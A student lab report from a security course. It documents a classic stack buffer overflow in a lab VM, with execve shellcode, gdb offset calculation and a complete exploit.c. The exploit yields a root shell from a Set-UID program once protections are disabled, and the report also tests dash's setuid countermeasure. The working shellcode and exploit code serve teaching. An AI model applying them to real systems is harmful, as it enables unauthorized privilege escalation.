Buffer Overflow Vulnerability Lab Report

Mudit Vats
mpvats@syr.edu
10/12/2018


Table of Contents

Overview

This lab report presents observations and explanations for the tasks described in the Buffer Overflow Vulnerability Lab.

Task 1: Running Shellcode

Goal: Compile shell_code.c and run it. Document observations.



```
[10/12/2018 05:44] seed@VM:~$ ls\
>
android         Desktop    examples.desktop  out       source
bin             Documents  lib               Pictures  Templates
Customization   Downloads  Music             Public    Videos
[10/12/2018 05:52] seed@VM:~$ cd Documents/
[10/12/2018 05:52] seed@VM:~/Documents$ ls
exercises  lab1  victim_userpass.txt
[10/12/2018 05:52] seed@VM:~/Documents$ mkdir lab2
[10/12/2018 05:52] seed@VM:~/Documents$ cd lab2
[10/12/2018 05:52] seed@VM:~/.../lab2$ which sh
/bin/sh
[10/12/2018 05:52] seed@VM:~/.../lab2$ ls -al /bin/sh
lrwxrwxrwx 1 root root 8 Oct  7 12:30 /bin/sh -> /bin/zsh
[10/12/2018 05:52] seed@VM:~/.../lab2$ ls
[10/12/2018 05:53] seed@VM:~/.../lab2$ vim call_shellcode.c
[10/12/2018 19:11] seed@VM:~/.../lab2$ ls
call_shellcode.c
[10/12/2018 19:11] seed@VM:~/.../lab2$ gcc -z execstack -o call_shellcode call_s
hellcode.c
[10/12/2018 19:12] seed@VM:~/.../lab2$ vim call_shellcode.c
[10/12/2018 19:15] seed@VM:~/.../lab2$ chmod +x call_shellcode
[10/12/2018 19:16] seed@VM:~/.../lab2$ ./call_shellcode
$ 
```

Observations / Explanation

In the screen capture above, I'm building the application, call_shellcode.c, which is in Task 1 of the Lab. I compile with the execstack option so that code /can/ be executed in the stack; i.e. turn off the default behavior of preventing this. I then set the application to executable.

When I run the program, I do indeed get the shell.

The call_shellcode.c executes the code that was copied to the buffer. It can do this because we turned off the countermeasures. We call the buffer by representing the series of bytes as a callable function and executing at the first instruction.

The professor gave a detailed explanation of the assembly code, but simplifying it, the assembly code does the following –

1. Push the "/bin/sh" command to the stack.
    a. Save the pointer of this location as the first parameter of execve().


2. Push the zero (from ecx) and the "/bin/sh" command to the stack. This forms argv[1] and argv[0] respectively.
    a. Save the pointer to this as the second parameter of execve().
    b. Note, the first argument "/bin/sh" is the same as the first parameter (1a) above. By convention, the first argument is the filename (i.e. first parameter) of execve.
3. Finally, we load the function number of the syscall we wish to call, which is 0x0b. This is the function number for execve().
4. Then we do the int 0x80, which calls the system call.

In short, we observe the execution of the assembly code which we put into the buffer, which ultimately runs the execve() to start a shell.

Task 2: Exploiting the Vulnerability

Goal: Finish the exploit.c program and attempt to get root shell!

For this lab, I compiled the supplied stack.c program, built for debug and executed it to get the values I need to get the return address location.



```
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484bb <bof>:      push   ebp
   0x80484bc <bof+1>:    mov    ebp,esp
   0x80484be <bof+3>:    sub    esp,0x28
=> 0x80484c1 <bof+6>:    sub    esp,0x8
   0x80484c4 <bof+9>:    push   DWORD PTR [ebp+0x8]
   0x80484c7 <bof+12>:   lea    eax,[ebp-0x20]
   0x80484ca <bof+15>:   push   eax
   0x80484cb <bof+16>:   call   0x8048370 <strcpy@plt>
[------------------------------------stack-------------------------------------]
0000| 0xbfffea20 --> 0xb7fe96eb (<_dl_fixup+11>:        add    esi,0x15915)
0004| 0xbfffea24 --> 0x0
0008| 0xbfffea28 --> 0xb7f1c000 --> 0x1b1db0
0012| 0xbfffea2c --> 0xb7b62940 (0xb7b62940)
0016| 0xbfffea30 --> 0xbfffec78 --> 0x0
0020| 0xbfffea34 --> 0xb7feff10 (<_dl_runtime_resolve+16>:      pop    edx)
0024| 0xbfffea38 --> 0xb7dc888b (<__GI__IO_fread+11>:   add    ebx,0x153775)
0028| 0xbfffea3c --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xbfffea67 '\220' <repeats 36 times>, "\310\352\377\277", '\220' <repeats 160 times>...)
    at stack.c:12
12              strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xbfffea48
gdb-peda$ p &buffer
$2 = (char (*)[24]) 0xbfffea28
gdb-peda$ p 0xbfffea48 - 0xbfffea28
$3 = 0x20
gdb-peda$ quit
```


The following should be noted:


- **ebp** is a pointer to the previous frame pointer.
- **buffer** is at lower address location relative to EBP; part of the stack frame, but in the local variables section.
- The **Return Address** is at EBP + 4.

The idea is that if we can find out where the return address is, we can overwrite the value with the buffer we are overflowing with. This will result in the bof() function to return to the malicious code and not to the main program. Thus a successful attack.

To accomplish this, per the debug window above, we get the **ebp** address. We then get the **buffer** address. By subtracting the two, we get the distance from the buffer to the previous frame pointer. We can use this distance as an offset to the buffer we create in exploit.c to modify the return value. This value would be (buffer + distance + 4).

Per the actual debug, the diagram below represents what string(badfile) looks like -






Debug Values	
EBP	0xbfffea48
Buffer	0xbfffea28
Return Address Location offset (distance)	EBP – Buffer + 4 0xbfffea48 - 0xbfffea28 + 4 = 0x24
Return Address	EBP + Interesting Value 0xbfffea48 + 0x80 => 0xBFFFEAC8

In this figure, we can see that the badfile contains three parts –

1. NOPs, which serve as a way to keep the instruction pointer moving forward.
2. Return Address, which is the address that gets jumped to after when bof() returns.
3. Malicious Code, which is the shell code at the end of the file.


The badfile is used as input into the strcpy(), which keeps copying until a zero is read. This zero is at the end of the Malicious Code. Since there was an overflow, everything from buffer, as declared in bof(), onward is overwritten. Since we plugged in our new Return Address that jumps the malicious code into the buffer, that will be overlaid at the *exact* location of the Return Address in the stack frame. The figure below shows the exploit.c using the values indicated to setup the badfile with the malicious code and new return address.


~/Documents/lab2/exploit.c - Sublime Text (UNREGISTERED)

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[] =
    "\x31\xc0"      /* Line 1: xorl %eax,%eax       */
    "\x50"          /* Line 2: pushl %eax           */
    "\x68""//sh"    /* Line 3: pushl $0x68732f2f    */
    "\x68""/bin"    /* Line 4: pushl $0x6e69622f    */
    "\x89\xe3"      /* Line 5: movl %esp,%ebx       */
    "\x50"          /* Line 6: pushl %eax           */
    "\x53"          /* Line 7: pushl %ebx           */
    "\x89\xe1"      /* Line 8: movl %esp,%ecx       */
    "\x99"          /* Line 9: cdq                  */
    "\xb0\x0b"      /* Line 10: movb $0x0b,%al      */
    "\xcd\x80"      /* Line 11: int $0x80           */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */
    *((long *) (buffer + 0x24)) = 0xbfffea48 + 0x80;
    // calculated 0x20 + 4 to move past previous stack frame
    //   pointer ==> 0x24; this is return address

    /* Place the shellcode towards the end of buffer */
    memcpy(buffer + sizeof(buffer)- sizeof(shellcode), shellcode, sizeof(shellcode));

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

Observations / Explanations

In the figure below, we see the successful attack. We build with countermeasures off and set the stack program as a Set-UID program.


```
# quit
zsh: command not found: quit
# qui
# byut
zsh: command not found: byut
# bye
[10/12/2018 22:28] seed@VM:~/.../lab2$ gcc -o stack -z execstack -fno-stack-protector stack.c
[10/12/2018 22:28] seed@VM:~/.../lab2$ sudo chown root stack
[10/12/2018 22:28] seed@VM:~/.../lab2$ sudo chmod 4755 stack
[10/12/2018 22:28] seed@VM:~/.../lab2$ ./stack
# whoami
root
# root
whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadm
in),128(sambashare),999(vboxsf)
# exit
[10/12/2018 22:29] seed@VM:~/.../lab2$ ls -al
total 80
drwxrwxr-x 2 seed seed 4096 Oct 12 22:28 .
drwxr-xr-x 5 seed seed 4096 Oct 12 05:52 ..
-rwxrwxr-x 1 seed seed 7564 Oct 12 21:25 a.out
-rw-rw-r-- 1 seed seed  517 Oct 12 22:05 badfile
-rwxrwxr-x 1 seed seed 7388 Oct 12 19:12 call_shellcode
-rw-rw-r-- 1 seed seed  796 Oct 12 19:11 call_shellcode.c
-rwxrwxr-x 1 seed seed 7564 Oct 12 22:04 exploit
-rw-rw-r-- 1 seed seed 1407 Oct 12 22:26 exploit.c
-rw------- 1 seed seed  339 Oct 12 22:27 .gdb_history
-rw-rw-r-- 1 seed seed   11 Oct 12 22:25 peda-session-stack_dbg.txt
-rwsr-xr-x 1 root seed 7476 Oct 12 22:28 stack
```


We can see from the figure that we do indeed jump to a new shell, indicated by the "#" prompt. Also, I'm executing as seed, but the shell states that I am root. Further inspection using id shows that my real id is still seed, but my effective id is root. This means that we've successfully gained root level permissions with and Set-UID program by using a Buffer Overflow Vulnerability!

Interesting observation is that when I execute stack in another terminal, I get the segmentation fault instead of a successful attack. When investigating via gdb, I noticed that the EBP and buffer address are different. These addresses seem to stay consistent within the terminal. This is with countermeasures completely off. So, I can repeat the exploit in another terminal, but it does require updating the ebp address that we use in exploit.c.

Task 3: Defeating dash's Countermeasure

Goal: Run the Task 3 program and observe behavior with the setuid() commented out and with the setuid() uncommented out.

In the figure below we see the execution of the dash_shell_test, first with the the setuid() commented out and second with the setuid() uncommented out.



```
 Command 'sudo' from package 'sudo' (main)
 Command 'sumo' from package 'sumo' (universe)
suco: command not found
[10/13/2018 20:00] seed@VM:~/.../lab2$ sudo chown root dash_shell_test
[sudo] password for seed:
[10/13/2018 20:00] seed@VM:~/.../lab2$ sudo chmod 4755 dash_shell_test
[10/13/2018 20:00] seed@VM:~/.../lab2$ ls -al /bin/sh
lrwxrwxrwx 1 root root 9 Oct 13 10:30 /bin/sh -> /bin/dash
[10/13/2018 20:00] seed@VM:~/.../lab2$ ./dash_shell_test
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),113(lpadmin),128(sambashare),999(vboxsf)
$ quit
/bin/sh: 2: quit: not found
$ exit
[10/13/2018 20:01] seed@VM:~/.../lab2$ vim dash_shell_test.c
[10/13/2018 20:01] seed@VM:~/.../lab2$ gcc dash_shell_test.c -o dash_shell_test
[10/13/2018 20:01] seed@VM:~/.../lab2$ sudo chown root dash_shell_test
[10/13/2018 20:01] seed@VM:~/.../lab2$ sudo chmod 4755 dash_shell_test
[10/13/2018 20:01] seed@VM:~/.../lab2$ ./dash_shell_test
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare),999(vboxsf)
# 
```

